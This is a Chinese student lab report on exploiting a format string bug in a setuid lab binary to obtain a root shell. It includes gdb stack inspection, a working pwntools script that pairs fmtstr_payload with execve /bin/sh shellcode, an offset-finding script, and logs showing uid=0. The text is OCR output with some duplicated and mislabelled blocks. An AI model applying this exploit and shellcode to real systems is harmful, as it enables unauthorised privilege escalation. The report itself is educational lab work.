20307130135李钧实验7

20307130135 李钧

一、实验目的


1. 本实验所用虚拟机上有一个具有格式化字符串漏洞的可执行程序fmt_str，具有's'属性
2. 要求在linux上编程，并利用相关调试工具，编写出一个利用该漏洞程序的工具exploit，获得带有root权限的shell

二、实验过程

确定fmtstr_payload函数中的offset参数、确定text的地址

首先尝试不同输入参数时的程序打印信息，可以发现不同长度的参数输入会得到不同的text地址，故为了能够达到攻击效果，需要将输入的参数设置为我们的payload内容才能得到攻击时的text地址。


fmtstr_payload()函数中的offset参数可以根据PPT上的图猜测并尝试，得到offset的值为4





```
[hacker@host-192-168-1-177 format_str]$ ./fmt_str 12345678905154515545454545545454545

Address of text ffffd0c0
12345678905154515545454545545454545[hacker@host-192-168-1-177 format_str]$
[hacker@host-192-168-1-177 format_str]$ ./fmt_str 1234567890

Address of text ffffd0d0
1234567890[hacker@host-192-168-1-177 format_str]$
[hacker@host-192-168-1-177 format_str]$
```





重新编译并通过gdb调试，观察text地址与ret地址之间的距离

通过指令 `gcc -g -o shit fmt_str.c` 重新编译源代码，并通过gdb调试可执行文件shit，在 `printf(text)` 这一行打断点，通过 `run aaaaaaaaa` 这一指令输入我们易于观察的参数内容，逐步运行代码，寻找text地址和ret地址之间的距离0xe360-0xdf50-0x4（由于运行结束之后栈中rsp指针会自动“+1”，故其真正距离需要-4）

```
[----------------------------------code-----------------------------------]
   0x400682 <main+133>: mov    edi,0x0
   0x400687 <main+138>: mov    eax,0x0
   0x40068c <main+143>: call   0x4004f0 <setuid@plt>
=> 0x400691 <main+148>: lea    rax,[rbp-0x400]
   0x400698 <main+155>: mov    rdi,rax
   0x40069b <main+158>: mov    eax,0x0
   0x4006a0 <main+163>: call   0x4004c0 <printf@plt>
   0x4006a5 <main+168>: mov    eax,0x0
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffdf40 --> 0x7fffffffe438 --> 0x7fffffffe687 ("/home/hacker/format_str/shit")
0008| 0x7fffffffdf48 --> 0x2f7ffe150
0016| 0x7fffffffdf50 ('a' <repeats 20 times>)
0024| 0x7fffffffdf58 ('a' <repeats 12 times>)
0032| 0x7fffffffdf60 --> 0x61616161 ('aaaa')
0040| 0x7fffffffdf68 --> 0x0
0048| 0x7fffffffdf70 --> 0x0
0056| 0x7fffffffdf78 --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
```

```
gdb-peda$
[-------------------------------registers--------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x6161616161616161 ('aaaaaaaa')
RDX: 0x7ffff7dd6a00 --> 0x0
RSI: 0x7fffffffdf64 --> 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffe360 --> 0x0
RIP: 0x7ffff7a30497 (<__libc_start_main+247>:   call   0x7ffff7a47c60 <exit>)
R8 : 0x6161616161616161 ('aaaaaaaa')
R9 : 0x7ffff7a5b20d (<vfprintf+19661>:  cmp    BYTE PTR [rbp-0x510],0x0)
R10: 0x7fffffffd9a0 --> 0x0
R11: 0x246
R12: 0x400510 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe430 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[----------------------------------code-----------------------------------]
   0x7ffff7a3048e <__libc_start_main+238>:      mov    rax,QWORD PTR [rsp+0x18]
   0x7ffff7a30493 <__libc_start_main+243>:      call   rax
   0x7ffff7a30495 <__libc_start_main+245>:      mov    edi,eax
=> 0x7ffff7a30497 <__libc_start_main+247>:      call   0x7ffff7a47c60 <exit>
   0x7ffff7a3049c <__libc_start_main+252>:      xor    edx,edx
   0x7ffff7a3049e <__libc_start_main+254>:      jmp    0x7ffff7a303d9 <__libc_start_main+57>
   0x7ffff7a304a3 <__libc_start_main+259>:
    mov    rax,QWORD PTR [rip+0x3a9ac6]        # 0x7ffff7dd9f70 <__libc_pthread_functions+400
>
   0x7ffff7a304aa <__libc_start_main+266>:      ror    rax,0x11
Guessed arguments:
arg[0]: 0x0
[----------------------------------stack-----------------------------------]
```

由于shellcode放置在payload后方，shellcode地址可以通过text地址+fmtstr长度（60）得到

替换fmtstr_payload()函数中的地址信息，运行攻击代码成功获得root权限

```
[hacker@host-192-168-1-154 format_str]$ python sh72.py
[+] Starting local process './fmt_str' argv=['./fmt_str', '%188c%15$hhn%20c%16$hhn%47c%17$hhn
%18$hhnaaa\x8c\xd4\xff\xff\x8d\xd4\xff\xff\x8e\xd4\xff\xff\x8f\xd4\xff\xff1\xc9j\x0bXQh//shh/
bin\x89\xe3\xcd\x80'] : pid 10259
[DEBUG] Received 0x1a bytes:
    '\n'
    'Address of text ffffd080\n'
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x6f bytes:
[+] Starting local process './fmt_str' argv=['./fmt_str', '%188c%15$hhn%20c%16$hhn%47c%17$hhn
[+] Starting local process './fmt_str' argv=['./fmt_str', '%188c%15$hhn%20c%16$hhn%47c%17$hhn
%18$hhnaaa\x8c\xd4\xff\xff\x8d\xd4\xff\xff\x8e\xd4\xff\xff\x8f\xd4\xff\xff1\xc9j\x0bXQh//shh/
bin\x89\xe3\xcd\x80'] : pid 10259
[DEBUG] Received 0x1a bytes:
    '\n'
    'Address of text ffffd080\n'
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x6f bytes:
    'uid=0(root) gid=1000(hacker) groups=1000(hacker) context=unconfined_u:unconfined_r:uncon
fined_t:s0-s0:c0.c1023\n'
uid=0(root) gid=1000(hacker) groups=1000(hacker) context=unconfined_u:unconfined_r:unconfined
_t:s0-s0:c0.c1023
$
```

攻击程序代码

```
hacker@host-192-168-1-154:~/format_str
from pwn import *
context(os='linux', arch='i386', log_level='debug')

# 20bytes
shellcode = b"\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x8
0"
# Address of text:0xffffd080
text_addr = 0xffffd080
shell_addr = text_addr + 0x3c
ret_addr = text_addr + 0x410 - 0x4
payload = fmtstr_payload(4, {ret_addr: shell_addr}) + shellcode

# str = fmtstr_payload(4, {ret_addr: shell_addr})
# print(len(str)) # 60 = 0x3c
p = process(["./fmt_str", payload])
p.recv()
p.interactive()
~
~
~
~
~
~
~
```

三、总结反思

在最初确定offset的值时，还可以通过编写程序来确定，如下所示

确定offset的值 C++

```
from pwn import *
context(os='linux', arch='i386', log_level='debug')
def exec_fmt(pad):
    p = process(['./fmt_str', pad])
    return p.recv()
fmt = FmtStr(exec_fmt)
print("offset ===> ", fmt.offset)
```

```
[hacker@host-192-168-1-177 format_str]$ vi test7.py
[hacker@host-192-168-1-177 format_str]$ python test7.py
[+] Starting local process './fmt_str' argv=['./fmt_str', 'aaaabaaacaaadaaaeaaaSTART%1$pEND']
 : pid 10231
[*] Process './fmt_str' stopped with exit code 0 (pid 10231)
[DEBUG] Received 0x40 bytes:
    '\n'
    'Address of text ffffd0b0\n'
    'aaaabaaacaaadaaaeaaaSTART0xffffd6a8END'
[+] Starting local process './fmt_str' argv=['./fmt_str', 'aaaabaaacaaadaaaeaaaSTART%2$pEND']
 : pid 10233
[*] Process './fmt_str' stopped with exit code 0 (pid 10233)
[DEBUG] Received 0x3b bytes:
    '\n'
    'Address of text ffffd0b0\n'
    'aaaabaaacaaadaaaeaaaSTART0x3ffEND'
[+] Starting local process './fmt_str' argv=['./fmt_str', 'aaaabaaacaaadaaaeaaaSTART%3$pEND']
 : pid 10235
[*] Process './fmt_str' stopped with exit code 0 (pid 10235)
[DEBUG] Received 0x3b bytes:
    '\n'
    'Address of text ffffd0b0\n'
    'aaaabaaacaaadaaaeaaaSTART(nil)END'
[+] Starting local process './fmt_str' argv=['./fmt_str', 'aaaabaaacaaadaaaeaaaSTART%4$pEND']
 : pid 10237
[*] Process './fmt_str' stopped with exit code 0 (pid 10237)
[DEBUG] Received 0x40 bytes:
    '\n'
    'Address of text ffffd0b0\n'
    'aaaabaaacaaadaaaeaaaSTART0x61616161END'
[*] Found format string offset: 4
('offset ===> ', 4)
[hacker@host-192-168-1-177 format_str]$
```

printf()是学c时最初接触到的函数，但存在很大的漏洞，经过恶意构造后轻则使得程序崩溃，只要输入一串 %s ，当遇到数字对应的内容不存在，或者保护地址时，就会使得程序崩溃；更严重地可泄露任意地址的内存和覆盖任意地址内存。所以在用到printf()等一系列格式化字符串的函数时，都要注意指定转换指示符，比如%d，%c等。